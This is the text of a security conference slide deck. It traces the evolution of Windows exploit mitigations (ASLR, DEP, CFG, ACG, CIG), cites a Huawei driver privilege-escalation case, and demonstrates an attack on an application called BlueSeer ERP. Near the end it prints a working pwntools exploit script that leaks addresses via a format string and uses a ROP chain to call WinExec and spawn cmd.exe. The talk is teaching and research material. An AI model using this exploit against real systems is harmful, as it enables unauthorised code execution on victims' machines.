Under The Hood: Evolution of Windows Attacks

Bruno Gonçalves de Oliveira - aka - mphx2 Sr. Security Consultant - Trustwave's SpiderLabs

\$ whoami

Bruno Gonçalves de Oliveira

M.S.c in Software Engineering

Computer Engineer

10+ years in Offensive Security

TheGoonies CTF Player

OSCE, OSCP...

RE & Exploit Dev Passionate

Intro

Windows, Windows...

- 79% market share in desktops
 - 55% Windows 10
 - 33% Windows 7
- So Windows is pretty relevant ;)

Source: (http://gs.statcounter.com/os-market-share)


Takeaways

Your environment safety is not only based on its OSs' security.


Mitigations created but not in place.

Applications are still vulnerable.

Windows Mitigations Evolution in UserSpace




The Exploitation Evolution



ASLR (Address Space Layout Randomization)

The binary, stack and heap addresses are now randomized by each execution.

The DLLs base addresses are randomized by boot.




DEP (Data Execution Prevention)

Heap and stack allocations not RWX by default.




The Exploitation Evolution




ROP (Return Oriented Programming)

Using snippets (gadgets) from any available ASM code.

Return: It will execute the code and return to the previous stack frame.




The Exploitation Evolution



The Info Leak Era on Exploitation

Talk by Fermin Serna, Black Hat 2012

https://media.blackhat.com/bh-us-12/Briefings/Serna/BH US 12 Serna Leak Era Slides.pdf



Address: 0x7f85a810 (CreateFile+0x10); Kernel32 Base Address 0x7f850000; Offset to CreateFile+0x10 = 0xa810


In this case, it is possible to calculate the address to any function on Kernel32.dll

DEMO

Control Flow Guard (CFG)

Maps the functions from the binary and DLLs;


Only allows the execution by the valid function starting address.



Arbitrary Control Guard (ACG)


No executable+writable allocations;

No modifying allocations to be executable.



CIG (Control Integrity Guard)

No unsigned DLLs can be invoked;



So we are cool, right?

Yeahhhhhh, not really.



You can check this using with Process Explorer

So we are cool, right?(2)

Huawei Driver "Mistake" Vulnerability

To get a better understanding of the observed anomaly, we looked at the raw signals we got from the kernel sensors. This analysis yielded the following findings:

- A system thread called nt!NtAllocateVirtualMemory allocated a single page (size = 0x1000) with PAGE_EXECUTE_READWRITE protection mask in services.exe address space
- The system thread then called nt!KeInsertQueueApc to queue User APC to a services.exe arbitrary thread with NormalRoutine pointing to the beginning of the executable page and NormalContext pointing to offset 0x800

Services.exe

Code (RX)

Data (R)

User-Data(RW)

...


0x1000 bytes (RWX)


https://www.microsoft.com/security/blog/2019/03/25/from-alert-to-driver-vulnerability-microsoft-defender-atp-investigation-unearths-privilege-escalation-flaw/

So we are cool, right?(3)

BlueSeer ERP

https://sourceforge.net/projects/blueseer/





DEMO

DEMO - The Exploit

[X] ASLR - Leaking: Format String

Vulnerability: Null Pointer Dereference

[X] DEP - Exploitation: ROP on Stack

[X] CFG - No gadgets (x86)

[X] ACG - No need for RWX allocations

[X] CIG - No need for DLL invoking

```
from pwn import *
LOCAL = False
def pwn():
   log.info("entree - mphx2")
   target.recvuntil("bytes: ")
   target.sendline("300")
   target.recvuntil("data: ")
    target.sendline("%p"*(300/2))
    leak = target.recvuntil("bytes: ")
    log.info("leaking stack ptr & kernel32 addr")
   stack = int(leak[33:41],16)
    stack = stack - (0x58)
    kernel32 = int(leak[185:193],16)
    kernel32 = kernel32 - 0x18494
    log.success ("stack ptr address at: %#x", stack)
    log.success ("kernel32 base address at: %#x", kernel32)
   log.info("exploiting the null ptr")
   winexec = kernel32 + 0x539f0
    log.success("KERNEL32!WinExec at: %#x", winexec)
    cmd = stack + 0x2c
    log.success("cmd.exe placed at stack: %#x", cmd)
    rop="A"+p32(winexec)+"CCCC"+p32(cmd)+"a"*32+"cmd.exe"+"\x00"
    target.sendline("%#x" % (stack + len(rop)))
    target.sendline()
    target.recvuntil("Enter data: ")
    target.sendline(rop[::-1]+"A"*0xffffff)
    target.interactive()
```

Concluding

Use Windows 10 latest build.

Don't use apps from unknown sources.

Even famous vendors make "mistakes", big ones.

Thanks!

Twitter: @mphx2 github.com/bmphx